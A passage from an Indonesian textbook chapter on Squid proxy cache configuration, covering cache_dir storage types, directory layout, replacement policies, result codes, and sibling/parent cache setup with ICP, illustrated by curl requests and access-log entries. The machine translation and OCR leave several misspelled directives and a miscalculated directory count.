Saat ini ada empat jenis sistem file yang tersedia: ufs, aufs, diskd, dan rock (yang kelima, coss, tidak lagi tersedia). Keempat jenis ini mewakili sistem file Unix/Linux default, versi asinkron dari sistem file Unix/Linux, versi nonthreaded daemon-driven dari sistem file, dan penyimpanan gaya database, masing-masing. Mari kita lihat direktif cache _dir dan parameter khusus tipe yang mungkin Anda berikan.

Jenis ufs, aufs, dan diskd semuanya berbagi tata letak file cache yang sama. Di dalam direktori yang ditentukan dalam direktif cache_dir terdapat sejumlah direktori tingkat atas yang dikenal sebagai cache L1. Di setiap direktori ini terdapat sejumlah direktori tingkat kedua yang dikenal sebagai cache L2. Jumlah default dari direktori masing-masing adalah 16 dan 256. Lihat Gambar 4.2 di mana kita dapat melihat tata letak cache kita dengan asumsi kita menetapkan bahwa cache kita akan ditempatkan di bawah direktori /usr/local/ squid/var/caches. Anda akan melihat bahwa cache tingkat atas kami dinamai 00, 01, 02, hingga 0F (notasi heksadesimal untuk 15). Di bawah masing-masing direktori ini adalah subdirektori dengan nama 00, 01, 02, …, 0F, 10, 11, 12, …, 1F, 20, 21, 22, …, 2F, …, F0, F1, F2, …, FF. Notasi FF adalah setara heksadesimal dari 255. Dalam setiap direktori L2 ini, sumber daya web akan disimpan. Pada Gambar 4.2, dengan asumsi bahwa cache kita terletak di bawah /usr/local/squid/var/cache, kita melihat 16 direktori tingkat atas (/usr/local/squid/var/cache/00 hingga /usr/local/squid/var/cache/0F) dan kemudian untuk cache 0A, 256 subdirektorinya (/usr/local/squid/ var/cache/0A/00 hingga /usr/local/ squid/var/cache/0A/FF). Arahan cache_dir memungkinkan Anda untuk mengubah jumlah direktori L1 dan L2. Anda mungkin, misalnya, menginginkan lebih banyak direktori L1 dan lebih sedikit direktori L2 seperti 64 untuk keduanya. Jadi, akan ada 64 direktori tingkat atas dan 64 subdirektori untuk masing-masingnya. Alternatifnya, Anda mungkin merasa bahwa 256 subdirektori terlalu sedikit untuk ukuran cache.



Gambar 4.2 Tata Letak Cache Squid Default.

Kami harus memperhitungkan satu informasi tambahan sebelum kami memutuskan untuk menyesuaikan L1 dan L2 dan itu adalah ukuran cache itu sendiri. Dengan 16 dan 256 atau 64 dan 64 untuk L1 dan L2, kami memiliki total 4096 subdirektori tempat kami dapat menyimpan sumber daya web. Sekarang bayangkan seluruh cache kita terdiri dari 16 GB. Ini berarti bahwa setiap direktori L2 ini dapat menyimpan sebanyak 16G/4K = 4M (4 juta byte). Banyak item yang di-cache berukuran kecil sehingga kami mungkin benar-benar memiliki ratusan atau ribuan item di setiap direktori L2. Semakin banyak item yang disimpan dalam direktori, semakin banyak waktu yang dibutuhkan untuk menemukan sumber daya tertentu dalam direktori yang diberikan. Jadi, kita mungkin menginginkan lebih banyak, direktori yang lebih kecil.

Sekarang pertimbangkan ekstrem lainnya. Kita menetapkan L1 untuk 256 dan L2 untuk 4096. Ini memberi kita total 1 juta subdirektori. Saat kami membuat cache saat kami mengeluarkan instruksi squid –z, ini mungkin memakan waktu lebih lama jika akan ada 1 juta cache dari 4096. Mudah-mudahan kami hanya akan mengatur cache kami jarang jadi ini mungkin atau mungkin tidak menjadi perhatian. Namun, jika total ruang cache kami adalah 16G seperti yang kami sebutkan sebelumnya, dan kami memiliki 1M subdirektori, maka item terbesar yang dapat kami simpan menggunakan format ini adalah 16G/1M = 16 KB. Ini adalah ukuran yang cukup kecil menghilangkan beberapa konten yang mungkin ingin kita cache seperti gambar besar dan sebagian besar jenis dokumen yang diformat (misalnya, dokumen Microsoft Word atau PowerPoint)!

Saat mengeluarkan direktif cache_dir dengan jenis sistem file ufs, aufs, atau diskd, formatnya adalah sebagai berikut:

Cache_dir type location size L1 L2 [option]

Type adalah tipe sistem file (salah satu dari ufs, aufs, atau diskd), lokasi adalah nama direktori tingkat atas dari cache relatif terhadap /usr/local/squid/var/cache, size adalah ukuran dari cache (yang ditentukan sebagai angka diikuti oleh salah satu byte, KB, MB, GB, atau TB), dan L1 dan L2 adalah bilangan bulat yang menyatakan jumlah direktori L1 dan L2. Opsi akan bervariasi menurut jenisnya. Selain itu, untuk diskd, Anda dapat mengikuti opsi apa pun dengan Q1=n dan/atau Q2=n di mana n adalah bilangan bulat. Q1 menunjukkan jumlah permintaan I/O yang diantrekan sebelum Squid akan berhenti membuka file baru dan Q2 menunjukkan jumlah permintaan I/O yang tidak diketahui sebelum Squid mulai memblokir. Jika Squid mulai memblokir, itu akan berhenti menangani setiap dan semua

permintaan sampai pemblokirannya dibuka. Default untuk Q1 dan Q2 masing-masing adalah 64 dan 72. Pemblokiran adalah istilah yang biasanya berlaku untuk cache on-chip (static random-access memory [SRAM]). Ketika CPU mencoba mengakses cache L1 dan item yang dicari tidak ditemukan, cache L1 akan beralih ke cache L2 untuk mencari item tersebut. Cache L1 tidak dapat merespons CPU dengan segera dan mulai memblokir, artinya cache L1 mengabaikan permintaan lebih lanjut hingga item dapat dikembalikan dari hirarki memori yang lebih rendah. Cache pemblokiran dapat menimbulkan masalah bagi CPU, yang mungkin telah pindah ke instruksi lain meskipun menunggu permintaan sebelumnya dari cache. Seperti yang dinyatakan sebelumnya, dengan jenis cache diskd, Squid akan memblokir ketika sejumlah permintaan I/O tidak diakui. Jika Squid mulai memblokir, itu akan mengabaikan permintaan baru dan ini tentu saja dapat memengaruhi waktu respons yang dirasakan klien. Dengan direktif cache_dir untuk tipe diskd, Anda dapat menetapkan ambang pemblokiran ini dengan menetapkan nilai ke Q2.

Saat menentukan nilai non-default untuk Q1 dan Q2 dengan tipe diskd, ingatlah hal-hal berikut, sebagaimana dilarang dalam manual Squid. Defaultnya adalah Q1 lebih kecil dari Q2. Ini mengoptimalkan cache untuk waktu respons yang lebih rendah dengan mengorbankan hit rate yang lebih rendah. Sebaliknya, jika Q1 lebih besar dari Q2, cache dioptimalkan untuk hit rate yang lebih tinggi dengan mengorbankan waktu respons yang lebih lambat. Semakin tinggi hit rate, semakin baik cache melayani kebutuhan kita. Waktu respons, juga disebut waktu hit, adalah waktu yang diperlukan untuk mengakses cache. Semakin rendah hit time, semakin cepat Squid dapat memenuhi permintaan. Kami lebih suka memiliki hit rate tertinggi dengan waktu hit terendah, tetapi ini tidak mungkin, jadi kami harus menemukan keseimbangan yang dapat diterima. Biasanya, kami lebih suka hit rate yang unggul daripada waktu hit yang unggul karena kami harus menunggu beberapa saat karena akses disk dan waktu akses jaringan.

Untuk jenis penyimpanan batu, Anda tidak menentukan L1 atau L2 tetapi memberikan opsi max-size=nilai di mana nilai adalah ukuran dalam megabita yang menunjukkan ukuran maksimum yang dapat disimpan. Jika, misalnya, Anda menentukan 1 (1 MB), maka setiap entri basis data dalam cache menyimpan sebanyak ini. Jelas jika sebagian besar sumber daya Anda tidak mendekati ukuran maksimum, Anda membuang banyak sekali cache. Di sisi lain, jika Anda menentukan ukuran yang terlalu kecil, Anda akan menghalangi beberapa konten untuk dapat disimpan di cache. Meskipun demikian, salah satu keuntungan menggunakan tipe rock adalah Squid memunculkan subproses (disebut disker), yang bertanggung jawab atas cache I/O. Ini dapat menghindari pemblokiran yang mungkin timbul dengan diskd.

Opsi untuk keempat bentuk cache meliputi no-store, max-size=value, dan min-size=value. Spesifikasi ukuran maksimal berbeda dari penggunaannya dengan jenis batuan karena hal ini tidak menunjukkan jumlah ruang penyimpanan untuk setiap item tetapi ukuran maksimal yang akan kami izinkan. Jika objek lebih besar dari ukuran ini, maka tidak disimpan di sini (berpotensi disimpan di tempat lain atau tidak sama sekali). Demikian pula, min-size memungkinkan kita menentukan ukuran sumber daya yang tidak layak untuk ditangani. Nilai ini default ke 0, sedangkan max-size tidak memiliki default. Nilai yang

diberikan dalam byte, bukan megabyte seperti pada specifier untuk rock. Terakhir, no-store menunjukkan bahwa tidak ada item baru yang dapat disimpan di cache ini sama sekali. Ini mengubah cache dari status sebelumnya menjadi hanya-baca.

4.5 MENGKONFIGURASI CACHE SQUID

Cache Squid tipikal dapat dikonfigurasi sebagai berikut:

Cache_dir aufs /spool 1024 16 256

Di sini, tipe cache adalah aufs untuk menghindari pemblokiran yang tidak perlu, yang dapat terjadi dengan ufs. Ukuran cache yang kami berikan adalah 1024 MBytes (1 GB) yang dipecah menjadi 16 direktori tingkat atas yang masing-masing terdiri dari 256 subdirektori dengan total 4096 direktori cache individu, masing-masing menyimpan 250 KBytes. Bergantung pada ukuran organisasi Anda, 1024 MBytes mungkin terlalu kecil untuk cache yang memadai. Mari kita bayangkan bahwa Anda mengharapkan ratusan klien untuk mengakses server proxy Anda. Anda mungkin malah menggunakan 20480 (20 GBytes) untuk cache Anda. Dengan 20 GB, 4096 direktori cache individu masing-masing akan menyimpan lebih dari 5 Mbyte. Jika kita mengasumsikan ukuran rata-rata objek yang di-cache adalah beberapa kilobyte (file teks kecil atau file gambar yang sangat kecil), kita mungkin menemukan ratusan hingga seribu item di setiap direktori. Oleh karena itu, kami mungkin ingin menambah jumlah direktori tingkat atas (L1) dan tingkat kedua (L2) menggunakan arahan berikut:

Cach_dir aufs / spool 20480 64 1024

Sekarang, masing-masing dari 32.678 subdirektori akan menyimpan sekitar 312 Kbyte. Anda mungkin mengatur beberapa server proxy yang berbeda sehingga terdapat banyak cache yang digunakan dalam sebuah organisasi (kami membahasnya di Bagian 10.5). Dengan demikian, Anda dapat memilih satu cache tertentu untuk bertanggung jawab menyimpan objek kecil. Cache seperti itu kemudian dapat menggunakan jenis cache rock di mana ukuran maksimumnya tetap kecil seperti 64 KB. Cache seperti itu kemudian dapat dikonfigurasi dengan direktif cache_dir berikut:

Cach_dir rock/spool 1024 max-size = 65536

Ingat angka pertama adalah ukuran cache dalam megabita, atau 1 GByte. Cache ini, menyimpan paling banyak 64 KB item, pada akhirnya dapat menyimpan 1024 MB/64 KB = 16384 objek.

Sekarang kita telah mengunjungi direktif cache_dir, kita dapat menjelajahi beberapa direktif terkait cache lainnya. Dua arahan cache_swap_low dan cache_swap_ high mengontrol seberapa penuh cache yang diizinkan sebelum item dibuang dari cache demi objek baru. Pertimbangkan, misalnya, cache kita 95% penuh. Kami telah mengambil objek baru dari server web dan kami perlu menyimpannya. Haruskah kita menempatkannya ke dalam cache pada saat ini atau membuang beberapa konten sebelumnya? Kami menggunakan cache_swap_low untuk menunjukkan pada titik mana kami akan mulai menggunakan algoritme penggantian cache. Jika strategi penggantian kami tidak memberikan bantuan yang cukup dan ukurannya melebihi nilai cache_swap_high, maka

Squid beralih ke strategi penggantian yang lebih agresif. Kedua arahan tersebut diikuti dengan bilangan bulat seperti 90 (tanpa tanda persen).

Kita jarang melihat cache pernah mencapai atau melebihi cache_swap_high dan dengan demikian arahan ini umumnya tidak akan ikut bermain. Ini adalah cache_swap_low yang lebih signifikan. Secara default, kedua nilai ini adalah 90% (rendah) dan 95% (tinggi). Untuk cache besar, Anda mungkin ingin menambah nilai rendah sehingga penggantian tidak diperlukan hingga ruang kosong sangat sedikit.

Bersamaan dengan dua arahan ini, kami juga memiliki arahan kebijakan cache_ replacement_. Seperti dibahas dalam Bab 3, strategi penggantian mendikte objek mana yang dibuang saat penyimpanan penuh (atau hampir penuh). Dalam kasus prosesor komputer, strategi penggantian cache membuang konten senilai satu baris isi ulang pada saat cache penuh. Strategi penggantian harus dijalankan dengan cepat karena kecepatan cache diharapkan setara dengan kecepatan prosesor dan hanya bentuk primitif dari strategi penggantian yang digunakan. Untuk memori virtual, sistem operasi memutuskan halaman mana dari memori utama yang akan dibuang saat halaman baru dibawa ke memori utama yang penuh. Sistem operasi dapat memakan waktu lebih lama untuk memutuskan penggantian. Demikian pula untuk Squid, strategi penggantian cache bisa lebih kompleks, dengan mempertimbangkan beberapa faktor seperti kebaruan akses item, jumlah waktu item telah disimpan dalam cache (usia), dan ukuran item. Seperti yang kita jelajahi di Bab 3, algoritme yang tersedia adalah lru, heap GDSF, heap LFUDA (penuaan dinamis yang paling jarang digunakan), dan heap LRU (paling jarang digunakan saat diimplementasikan dengan heap).

Anda dapat mengeluarkan strategi penggantian yang berbeda untuk cache yang berbeda. Anda harus terlebih dahulu menentukan direktif cache_replacement_policy dan ikuti dengan satu atau lebih direktif cache_dir. Namun, Anda menentukan banyak cache dengan pasang kebijakan pengganti dan arahan cache_dir. Misalnya, dalam kumpulan arahan di bawah ini, kami menetapkan satu cache bernama cache0 yang menggunakan lru dan cache1 bernama lainnya yang menggunakan heap GDSF.

Cache_replacement_policy 1ru
Cache_dir ufs /cache0 4096 16 256
Cache_replacement_policy heap GDSF
Cache_dir aufs /cache1 16384 32 512

Ada beberapa arahan cache lain yang perlu diperhatikan. Direktif cache_ mgr memungkinkan Anda menentukan alamat email yang akan menerima email otomatis jika cache mati. Standarnya adalah webmaster@domain di mana domain adalah domain server Anda.

Squid memelihara file informasi yang disimpan. File ini, disebut swap.state, menyimpan lokasinya di dalam cache untuk setiap objek yang di-cache. Arahan cache_swap_state memungkinkan Anda menentukan lokasi file swap.state. Secara default, file ini disimpan di direktori tingkat atas yang sama dengan direktori cache seperti yang

ditentukan oleh cache_dir. Saat menggunakan cache_swap_state, Anda tidak hanya menentukan direktori tetapi juga nama file (bahkan jika Anda ingin mempertahankan nama swap.state). Direktif cache_store_log digunakan untuk menentukan lokasi pencatatan informasi yang berkaitan dengan aktivitas manajer cache (misalnya, penyimpanan objek, durasi objek yang disimpan, membuang objek). Direktif, yang secara default tidak memiliki nilai, harus menentukan modul yang akan menangani logging serta lokasi menggunakan notasi module:location seperti pada daemon:/usr/local/squid/var/logs/store.log.

Terakhir, direktif negative_ttl digunakan untuk menetapkan jumlah waktu Squid dapat menyimpan hasil negatif dari server web. Hasil negatif terjadi ketika permintaan ke server web dilengkapi dengan kode respons HTTP non-200 seperti 403 (Hilang) atau 404 (Tidak Ditemukan). Dalam kasus seperti itu, sumber daya yang diminta tidak dikembalikan. Squid dapat meng-cache respons negatif ini dalam waktu singkat sehingga permintaan di masa mendatang untuk sumber daya yang sama tidak menyebabkan Squid membuang waktu dengan permintaan yang sia-sia. Risiko dalam pengaturan direktif ini adalah bahwa jika sumber daya hanya untuk sementara tidak tersedia, nilai yang sangat besar untuk negative_ttl (misalnya, 60 detik) dapat mengakibatkan tanggapan yang salah. Menggunakan direktif ini merupakan pelanggaran terhadap standar HTTP. Namun, ini bisa berguna karena, katakanlah dalam 5 detik, tiga klien meminta sumber daya yang tidak tersedia yang sama. Tanpa arahan ini, Squid akan mengirimkan tiga permintaan meskipun tidak mungkin setelah kode kesalahan pertama, dua permintaan lainnya akan mendapat tanggapan lain. Nilai default untuk arahan ini adalah 0 detik (sehingga menonaktifkannya) tetapi dapat diatur untuk batas waktu apa pun menggunakan unit nomor notasi seperti dalam 10 detik atau 1 menit. Untuk menggunakan direktif ini, Anda harus mengaktifkan fitur --enable-http-violations saat mengonfigurasi kode sumber Squid. Ketika Squid dikirimi permintaan, ia merespons dengan kode hasil. Kode ini menunjukkan hasil dari berhasil memenuhi permintaan dan dari mana permintaan itu berasal (misalnya, cache Squid atau server web asli). Tabel 10.4 menjelaskan banyak respon kode hasil. Perhatikan bahwa tidak seperti kode status HTTP, kode ini diberi nama, bukan nomor.

Tabel 4.4 Kode Hasil Squid

Kode	Arti
TCP_HIT	Squid menemukan item tersebut secara lokal dan mengembalikannya.
TCP_MISS	Squid tidak memiliki salinan item tersebut dan telah meneruskan permintaan ke server web.
TCP_REFRESH_HIT	Squid menemukan salinan basi dari item tersebut secara lokal dan meminta validasi dari server web, di mana Squid menerima respons Tidak Dimodifikasi (304) yang menunjukkan bahwa item tersebut dapat diterima dan Squid mengembalikannya.
TCP_REFRESH_MISS	Squid menemukan salinan basi dari item tersebut secara lokal dan meminta validasi dari server web yang merespons dengan versi baru. Versi baru di-cache dan dikembalikan.
TCP_REF_FAIL_HIT	Squid menemukan salinan basi item secara lokal dan meminta validasi dari server web tetapi server tidak merespons. Squid menanggapi

	dengan salinannya meskipun (mungkin) kedaluwarsa.
TCP_MEM_HIT	Salinan sumber daya yang valid ditemukan di memori Squid dan dikembalikan.
TCP_CLIENT_REFRESH_MISS	Permintaan klien ditentukan untuk tidak mengembalikan salinan yang di-cache meskipun tersedia, sehingga permintaan diteruskan ke server web.
TCP_DENIED	Permintaan ditolak karena aturan akses.
TCP_NEGATIVE_HIT	Hit negatif terjadi (item ditemukan di cache sebelumnya tetapi tidak ada lagi). Catatan: Ini hanya akan terjadi jika Anda telah mengaktifkan pelanggaran HTTP dan menetapkan negative_ttl ke sesuatu selain 0 detik.
TCP_IMS_HIT	Klien meminta permintaan validasi untuk versi lokalnya (misalnya, cache disk lokal klien) tetapi Squid memiliki versi yang lebih baru yang dikembalikan; proses ini tidak memanggil server web.
TCP_SWAPFAIL_MISS	Squid menemukan versi lokal tetapi tidak dapat diakses karena masalah penyimpanan disk, jadi Squid meneruskan permintaan ke server web seolah-olah itu adalah cache yang hilang.
TCP_REDIRECT	Squid menjalankan program redirector yang mengakibatkan permintaan diubah. Tanggapan ini biasanya tidak dicatat karena Squid tidak mencatat peristiwa pengalihan kecuali diaktifkan.
NONE	Tidak ada tindakan yang dihasilkan karena beberapa kesalahan.
UDP_HIT, UDP_MISS	Sama seperti TCP_HIT dan TCP_MISS kecuali permintaan dibuat menggunakan ICP (lihat bagian berikutnya).
UDP_DENIED	Permintaan ICP ditolak karena aturan akses.
UDP_INVALID	Permintaan ICP tidak benar secara sintaksis atau valid.

4.6 SQUID TETANGGA

Di Bagian 4.4, kita melihat dasar-dasar untuk mengontrol cache Squid Anda. Salah satu fungsi Squid adalah meneruskan permintaan dari cache Squid lokal ke cache Squid tetangga. Dengan mendistribusikan konten di antara cache tetangga, Anda dapat lebih meningkatkan kinerja. Pertimbangkan, misalnya, bahwa organisasi Anda memiliki ratusan klien yang akan memanfaatkan Squid. Jika Anda memiliki satu server Squid, ini mungkin tidak hanya menjadi hambatan tetapi jika cache-nya cukup kecil, mungkin tidak dapat menyimpan konten yang cukup. Jika organisasi memiliki beberapa server Squid, maka isinya dapat didistribusikan untuk memaksimalkan ruang cache yang tersedia. Apa kelemahan dari pendekatan ini? Terutama pada cache yang hilang, Squid akan meneruskan permintaan ke server proxy Squid lain daripada server web asal. Jika item tersebut tidak ditemukan di salah satu server Squid, ini akan mengakibatkan hilangnya waktu. Juga, mungkin sebenarnya lebih cepat, setidaknya dalam beberapa keadaan, untuk mem-bypass server tetangga dan mengirim permintaan ke server web asal sebagai gantinya. Apakah server tetangga bermanfaat bagi Anda atau tidak, kami akan mengeksplorasi di sini cara membuatnya.

Hal pertama yang perlu diketahui tentang tetangga Squid adalah bahwa kita umumnya mengatur mereka ke dalam hierarki. Ini berarti server proxy Squid Anda akan memiliki tetangga yang dapat diklasifikasikan sebagai salah satu dari tiga jenis: induk, anak,


dan saudara. Untuk cache tetangga, Squid diatur untuk meneruskan cache yang hilang hanya ke cache induk dan cache anak. Squid tidak dapat meneruskan permintaan miss ke saudara kandung. Jadi, jika sebuah node memiliki induk dan beberapa saudara kandung, pada cache yang hilang, ia meneruskan permintaan ke induknya. Node induk kemudian meneruskan permintaan ke anaknya, yang merupakan saudara dari node pertama. Sebagai alternatif, kita dapat mengatur cache Squid ke dalam hubungan saudara-saja yang dikenal sebagai mesh cache. Kita harus berhati-hati sehubungan dengan jaring cache karena permintaan dapat diteruskan dari satu node ke node lain dan kembali ke node asli yang membuat permintaan siklik.

Gambar 4.3 memberikan contoh beberapa cache Squid. Pada gambar, induk dari cache adalah A yang dapat berkomunikasi dengan anaknya, B dan C. B akan berkomunikasi dengan A dan D. C akan berkomunikasi dengan A, E, F, dan G. Perhatikan bahwa saudara kandung (B dan C, atau E, F, dan G) tidak akan berkomunikasi secara langsung satu sama lain dalam hal ini.


Saat Squid berkomunikasi dengan cache Squid lainnya, Squid melakukannya menggunakan salah satu dari ICP atau HTCP. Agar Squid menggunakan protokol ini, kami menggunakan serangkaian arahan yang berbeda dari yang telah dibahas sebelumnya. Pada bagian ini, kita melihat bagaimana mengkonfigurasi Squid untuk cache tetangga menggunakan ICP dan memberikan contoh. Hirarki contoh kami, seperti yang diilustrasikan pada Gambar 4.3, terdiri dari dua lapisan: lapisan proxy induk dan lapisan proxy anak, yang terakhir Terdiri Dari tiga server saudara. Kita mulai dengan direktif baru, cache_ peer, dengan sintaks yang ditampilkan sebagai berikut:

Cache_peer hostname type proxy-port icp-port [options]

Untuk arahan ini, nama host adalah nama komputer yang menjalankan server Squid ini, tipe digunakan untuk menentukan hubungan antara node ini dan tetangganya, dan port proxy dan port icp adalah dua port (port HTTP untuk lalu lintas normal, ICP port untuk lalu lintas tetangga) yang akan didengarkan Squid. Nilai legal untuk tipe adalah parent, sibling, dan multicast. Port proxy default ke 3128, sedangkan port ICP dapat diatur ke 0 jika server proxy tidak mendukung ICP atau HTCP.



Gambar 4.3 Contoh Tata Letak Cache Tetangga.



Gambar 4.4 Server Proxy Tunggal (A) Versus Array Proxy (B).


Pada Gambar 4.4, kita melihat pengaturan tradisional dari server proxy tunggal untuk organisasi di sebelah kiri dan rangkaian proxy yang berpotensi lebih efektif untuk organisasi di sebelah kanan. Karena salah satu server proxy akan dibatasi ukurannya (dalam hal ruang hard disk dan ruang memori yang didedikasikan untuk cache Squid), susunan proxy mungkin mengungguli server tunggal. Untuk array proxy pada Gambar 4.4b, kita melihat host Squid0 menjadi induk dari tiga server Squid tambahan: Squid1, Squid2, dan Squid3. Squid0 memiliki hubungan induk-anak dengan tiga server lainnya dan Squid1, Squid2, dan Squid3 memiliki hubungan saudara satu sama lain. Kami akan menggunakan konfigurasi berikut untuk empat server proxy dalam susunan proxy ini:

Cache_peer squid0 parent 3128 3130

Cache_peer squid1 sibling 3128 3130

Cache_peer squid2 sibling 3128 3130

Cache_peer squid3 sibling 3128 3130



Gambar 4.5 Susunan Proxy Satu Tingkat.

Protokol komunikasi di antara server Squid dalam hierarki cache termasuk ICP, Cache Digests, dan Cache Array Routing Protocol (CARP). Kita menjelajahi protokol-protokol ini di Bab 3. Sekarang mari kita lihat cara mengkonfigurasi protokol-protokol itu di Squid. Mari kita mulai dengan hierarki cache sederhana, hierarki cache satu tingkat, seperti yang ditunjukkan pada Gambar 4.5. Kami melihat pada gambar ini bahwa hierarki kami terdiri dari dua server proxy saudara, Squid 1 dan Squid 2. Mereka berkomunikasi satu sama lain melalui protokol ICP, yang digunakan untuk meminta server untuk objek web tertentu. Squid 1 dan Squid 2 masing-masing memiliki alamat IP 10.2.56.244 dan 10.2.56.158. Alamat IP ini digunakan sebagai pengganti nama host dalam konfigurasi. Konfigurasi untuk kedua server adalah sebagai berikut:

Konfigurasi #Squid 1

Icp_port 3130
Cache_peer 10.2.56.244 sibling 3128 3130
Icp_access alow all

Konfigurasi #Squid 2

Icp_port 3130
Cache_peer 10.2.56.158 sibling 3128 3130
Icp_access allow all
http_port 3128

Mari kita melangkah melalui proses. Di sini, client1 mengirimkan perintah curl ke Squid1. Perintahnya adalah curl -L -x 10.2.56.158:3128

http://nku.edu/~haow1/Teaching.html. Perintah ini mengirimkan permintaan ke server web nku.edu untuk resource Teaching.html yang ditemukan di ruang direktori haow1. Perhatikan bahwa alih-alih mengeluarkan permintaan HTTP langsung ke server web, perintah curl ini dikirim ke Squid1 melalui port 3128.

Kami akan berasumsi bahwa permintaan ini adalah pertama kalinya Squid1 menerima permintaan untuk sumber daya khusus ini sehingga Squid1 tidak memiliki salinan cache. Squid1 kemudian mengirim pesan ICP ke saudaranya, Squid2, untuk melihat apakah Squid2 memiliki salinan cache. Kami juga berasumsi bahwa Squid2 juga tidak memiliki salinan cache. File log akses Squid2 mencatat entri ini

"UDP_MISS /000 56 ICP_QUERY
http ://nku.edu/~haowl1/Teaching.html –NONE/ - -"

Anda dapat melihat permintaan ICP berisi URL dari objek yang diminta. Status UDP_MISS berarti objek yang diminta tidak ada dalam cache. Permintaan diterima melalui port ICP.

Setelah menerima miss UDP dari Squid2, Squid1 meneruskan permintaan ke server web asal (nku.edu). File log akses dari Squid 1 mencatat entri ini
"TCP_MISS/200 3083 GET
http://nku.edu/~haowl/Teaching.html
DIRECT/172.28.119.82 text/html"

Status TCP_MISS berarti objek yang diminta tidak ada di cache Squid1. Perhatikan bahwa Squid2 telah merekam UDP_MISS sementara Squid1 merekam TCP_MISS. Alasan dari perbedaan ini adalah bahwa permintaan asli, ke Squid1, adalah permintaan HTTP (menggunakan TCP). Namun, komunikasi antara tetangga proxy Squid adalah melalui User Datagram Protocol (UDP). Jadi, Squid1 merekam TCP_MISS karena permintaannya salah melalui TCP, dan Squid2 merekam UDP_MISS karena permintaan dari Squid1 ke Squid2 salah melalui UDP.

Dengan permintaan diteruskan ke server web asal, langkah selanjutnya adalah untuk server web tersebut. Server ini, nku.edu, mengembalikan halaman web ke Squid 1. Squid 1 meng-cache halaman dan kemudian mengembalikan halaman ke client1. Beberapa saat kemudian, mari kita asumsikan bahwa client2 mengirimkan permintaan curl yang sama ke Squid1. Karena Squid1 sekarang memiliki salinan cache dari halaman yang diminta, ia mengembalikan salinan cache. Lebih lanjut kita mungkin menganggap bahwa sumber daya tidak hanya di cache disk Squid1 tetapi juga tinggal di memori karena hanya waktu yang singkat telah berlalu. File log akses dari Squid 1 mencatat entri ini

"TCP_MEM_HIT/200 3091 GET
http ://nku.edu/~haow1/Teaching.html – NONE/-text /html"

Status TCP_MEM_HIT berarti bahwa objek yang diminta ada dalam cache memori dinamis akses acak (DRAM).

Nanti, client3 membuat permintaan curl yang sama tapi kali ini ke Squid2. Di sini, Anda mungkin memperhatikan bahwa permintaan ini memiliki alamat IP yang berbeda (dari Squid2): curl -L -x 10.2.56.244:3128 http://nku.edu/~haow1/Teaching.html. Squid2 tidak memiliki salinan cache dari halaman yang diminta. Oleh karena itu mengirimkan kueri ICP ke Squid1 untuk halaman tersebut. Squid1 memiliki salinan cache sehingga meneruskan salinan cache ke Squid2. Log akses untuk Squid1 adalah sebagai berikut:

"UDP_HIT/000 56 ICP_QUERY
http://nku.edu/~haow1/Teaching.html - NONE/ - - "

Status UDP_HIT berarti objek yang diminta oleh proxy saudara ada di cache. Squid2 menerima halaman yang di-cache dan menyimpannya secara lokal, mengembalikan halaman ke client3. File log akses Squid2 mencatat hal-hal berikut:

